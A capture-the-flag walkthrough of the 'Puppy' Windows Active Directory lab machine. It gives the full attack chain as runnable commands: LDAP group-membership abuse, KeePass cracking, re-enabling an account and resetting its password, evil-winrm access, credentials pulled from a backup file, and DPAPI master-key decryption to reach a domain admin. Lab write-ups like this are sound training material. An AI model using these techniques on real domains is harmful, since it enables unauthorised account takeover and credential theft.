Synopsis
Puppy is a medium-difficulty Windows machine featuring an Active Directory environment where initial credentials are provided. The attack path involves exploiting ACL misconfigurations to add ourselves to privileged groups. Starting with the user levi.james who is a member of the HR group, we abuse GenericWrite permissions on the Developers group. This grants access to a DEV share containing a KeePass database, which when cracked, reveals multiple user credentials. After enabling a disabled account with Remote Management privileges, we discover a site backup containing additional credentials. The privilege escalation involves using DPAPI to decrypt stored credentials, ultimately revealing the password for a domain admin account steph.cooper_adm.
Skills Required
- Active Directory enumeration
- Understanding of ACLs and group permissions
- Password cracking techniques
- SMB enumeration
- DPAPI exploitation
- BloodHound usage
Skills Learned
- Exploiting GenericWrite permissions
- LDAP modification techniques
- KeePass database cracking
- Account manipulation via LDAP
- DPAPI master key extraction and decryption
- Backup file analysis
Enumeration
Nmap Scan
We begin with a comprehensive nmap scan of the target:
# Nmap 7.95 scan initiated Tue Jun 10 12:04:59 2025 as: /usr/lib/nmap/nmap -sC -sV -vv -oA nmap 10.129.243.152
Key findings:
- Domain Name: PUPPY.HTB
- DC Hostname: DC
- Key Services: DNS (53), Kerberos (88), LDAP (389/636), SMB (445), WinRM (5985), NFS (2049), iSCSI (3260)
We add the domain to our hosts file:
echo "10.129.243.152 puppy.htb" | sudo tee -a /etc/hosts
BloodHound Analysis
Using the provided credentials levi.james / KingofAkron2025!, we run BloodHound to map the domain:
bloodhound-python -u levi.james -p 'KingofAkron2025!' -d PUPPY.HTB -ns 10.129.243.152 -c all

The BloodHound analysis shows:
- levi.james is a member of HR@puppy.htb
- HR group has GenericWrite permission on DEVELOPERS group
Foothold
Exploiting GenericWrite Permission
Since the HR group has GenericWrite on DEVELOPERS, we can add ourselves to this group.
First, we get the distinguished name of the DEVELOPERS group:
ldapsearch -x -H ldap://10.129.243.152 -D "levi.james@PUPPY.HTB" \
    -w 'KingofAkron2025!' -b "DC=PUPPY,DC=HTB" "(cn=DEVELOPERS)" dn
Create an LDIF file to add ourselves to DEVELOPERS:
cat > add_to_dev.ldif << 'EOF'
dn: CN=DEVELOPERS,DC=PUPPY,DC=HTB
changetype: modify
add: member
member: CN=Levi B. James,OU=MANPOWER,DC=PUPPY,DC=HTB
EOF
Apply the change:
ldapmodify -x -H ldap://10.129.243.152 -D "levi.james@PUPPY.HTB" \
    -w 'KingofAkron2025!' -f add_to_dev.ldif
Accessing DEV Share
Now we enumerate SMB shares with our new privileges:
smbmap -u 'levi.james' -p 'KingofAkron2025!' -d 'PUPPY' -H 10.129.243.152
We now have read access to the DEV share. Let's explore it:
smbclient //10.129.243.152/DEV -U 'levi.james%KingofAkron2025!'

smb: \> ls
  .                                   D        0  Sat Mar  8 16:45:19 2025
  ..                                DHS        0  Fri Feb 21 17:39:42 2025
  KeePassXC-2.7.9-Win64.msi           A 35811328  Sat Mar  8 16:45:18 2025
  Projects                            D        0  Sat Mar  8 16:42:55 2025
  recovery.kdbx                       A     2677  Sat Mar  8 14:55:48 2025

                5070079 blocks of size 4096. 1830638 blocks available
Download the KeePass database:
smb: \> get recovery.kdbx
Cracking the KeePass Database
Standard keepass2john doesn't support version 4.0, so we use an alternative tool:
# Clone the tool
git clone https://github.com/r3nt0n/keepass4brute

# Crack the database
~/Tools/keepass4brute/./keepass4brute.sh recovery.kdbx /usr/share/wordlists/rockyou.txt

keepass4brute 1.3 by r3nt0n
https://github.com/r3nt0n/keepass4brute
<snip>
[*] Password found: liverpool
Password found: liverpool
Opening the database reveals several credentials:
- Adam Silver - HJKL2025!
- Antony C. Edwards - Antman2025!
- Jamie Williamson - JamieLove2025!
- Samuel Blake - ILY2025!
- Steve Tucker - Steve2025!
Lateral Movement
User Enumeration
We enumerate domain users to match the credentials:
ldapsearch -x -H ldap://10.129.243.152 -D 'PUPPY\levi.james' \
    -w 'KingofAkron2025!' -b 'DC=PUPPY,DC=HTB' '(objectClass=user)' sAMAccountName | grep sAMAccountName

# requesting: sAMAccountName
sAMAccountName: Administrator
sAMAccountName: Guest
sAMAccountName: DC$
sAMAccountName: krbtgt
sAMAccountName: levi.james
sAMAccountName: ant.edwards
sAMAccountName: adam.silver
sAMAccountName: jamie.williams
sAMAccountName: steph.cooper
sAMAccountName: steph.cooper_adm
Matching credentials:
- ant.edwards : Antman2025!
- adam.silver : HJKL2025!
- jamie.williams : JamieLove2025!
Account Analysis
Checking adam.silver's group memberships reveals:
ldapsearch -x -H ldap://10.129.243.152 -D 'PUPPY\ant.edwards' \
    -w 'Antman2025!' -b 'DC=PUPPY,DC=HTB' '(sAMAccountName=adam.silver)' memberOf
adam.silver is a member of:
- DEVELOPERS
- Remote Management Users (allows WinRM access!)
However, the account is disabled (userAccountControl: 66050).
Enabling adam.silver Account
We can use ant.edwards to enable adam.silver's account:
# Create LDIF to enable account
cat > enable_adam.ldif << EOF
dn: CN=Adam D. Silver,CN=Users,DC=PUPPY,DC=HTB
changetype: modify
replace: userAccountControl
userAccountControl: 66048
EOF

# Apply the change
ldapmodify -x -H ldap://10.129.243.152 -D 'PUPPY\ant.edwards' \
    -w 'Antman2025!' -f enable_adam.ldif

modifying entry "CN=Adam D. Silver,CN=Users,DC=PUPPY,DC=HTB"
Reset adam.silver's password:
net rpc user password adam.silver 'NewPassword123!' \
    -U 'ant.edwards%Antman2025!' -S 10.129.243.152
Getting User Flag
Connect via Evil-WinRM:
evil-winrm -i 10.129.243.152 -u 'adam.silver' -p 'NewPassword123!'
*Evil-WinRM* PS C:\Users\adam.silver\Documents> type C:\Users\adam.silver\Desktop\user.txt
[USER_FLAG]
Privilege Escalation
Discovering the Backup
Enumerating the C:\ drive reveals an interesting directory:
*Evil-WinRM* PS C:\Users\adam.silver\Documents> ls C:\ -Force

    Directory: C:\

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
<snip>
d-----          5/9/2025  10:48 AM                Backups
<snip>
Notable finding: C:\Backups directory
*Evil-WinRM* PS C:\Users\adam.silver\Documents> ls C:\Backups

    Directory: C:\Backups

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          3/8/2025   8:22 AM        4639546 site-backup-2024-12-30.zip
Download the backup:
cd C:\Backups
download site-backup-2024-12-30.zip
Analyzing the Backup
Searching for credentials in the backup:
# Extract the backup
unzip site-backup-2024-12-30.zip

# Search for steph.cooper references
grep -ri "steph.cooper" puppy/
puppy/nms-auth-config.xml.bak:        <bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>

# Check the file for password
grep -iC 5 "password" puppy/nms-auth-config.xml.bak
Found in nms-auth-config.xml.bak:
<server>
    <host>DC.PUPPY.HTB</host>
    <port>389</port>
    <base-dn>dc=PUPPY,dc=HTB</base-dn>
    <bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>
    <bind-password>ChefSteph2025!</bind-password>
</server>
New credentials: steph.cooper / ChefSteph2025!
DPAPI Exploitation
Connect as steph.cooper to begin privilege escalation enumeration:
evil-winrm -i 10.129.243.152 -u 'steph.cooper' -p 'ChefSteph2025!'
Initial Discovery - The Account Pattern
During standard user enumeration, we notice something interesting:
*Evil-WinRM* PS C:\Users\steph.cooper\Documents> Get-LocalUser | Where {$_.Name -like "*$env:USERNAME*"}

Name              Enabled Description
----              ------- -----------
steph.cooper      True
steph.cooper_adm  True
Two accounts exist - steph.cooper (our current user) and steph.cooper_adm (likely an administrative account).
Following the Credential Storage Trail
Check for stored credentials through cmdkey:
*Evil-WinRM* PS C:\Users\steph.cooper\Documents> cmdkey /list

Currently stored credentials:

    * NONE *
Check for stored credentials through AppData:
# Check for hidden credential storage locations
*Evil-WinRM* PS C:\Users\steph.cooper\Documents> ls $env:LOCALAPPDATA\Microsoft\Credentials -Force

    Directory: C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          3/8/2025   8:14 AM          11068 DFBE70A7E5CC19A398EBF1B96859CE5D

*Evil-WinRM* PS C:\Users\steph.cooper\Documents> ls $env:APPDATA\Microsoft\Credentials -Force

    Directory: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          3/8/2025   7:54 AM            414 C8D69EBE9A43E9DEBF6B5FBD48B521B9
Found DPAPI (Data Protection API) blobs - Windows' method for securely storing sensitive data like credentials.
Since we have the DPAPI blobs and the user account, we can look for the master key and try to gain access that way.
Extracting DPAPI Master Key
Find the master key:
Get-ChildItem "C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\" -Recurse -Force -File | Select-Object FullName
Master key location:
C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407
Extract files for offline analysis:
# Copy credential files
Copy-Item "C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9" "C:\Users\steph.cooper\cred1.bin"
Copy-Item "C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D" "C:\Users\steph.cooper\cred2.bin"

# Convert to Base64 for easy transfer
[Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Users\steph.cooper\cred1.bin"))
[Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Users\steph.cooper\cred2.bin"))

# Extract master key
$masterKeyPath = "C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407"
$masterKeyB64 = [Convert]::ToBase64String([IO.File]::ReadAllBytes($masterKeyPath))
Write-Host $masterKeyB64
Decrypting with DPAPI
Use dpapi.py to decrypt the master key:
# Decode base64 and save as binary
echo "[BASE64_MASTER_KEY]" | base64 -d > masterkey.bin

# Decrypt master key
dpapi.py masterkey -file masterkey.bin -password 'ChefSteph2025!' \
    -sid 'S-1-5-21-1487982659-1829050783-2281216199-1107'
After decrypting the credential files, we obtain:
- Username: steph.cooper_adm
- Password: FivethChipOnItsWay2025!
Getting Root Flag
Connect as the admin account:
evil-winrm -i 10.129.243.152 -u 'steph.cooper_adm' -p 'FivethChipOnItsWay2025!'
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
[ROOT_FLAG]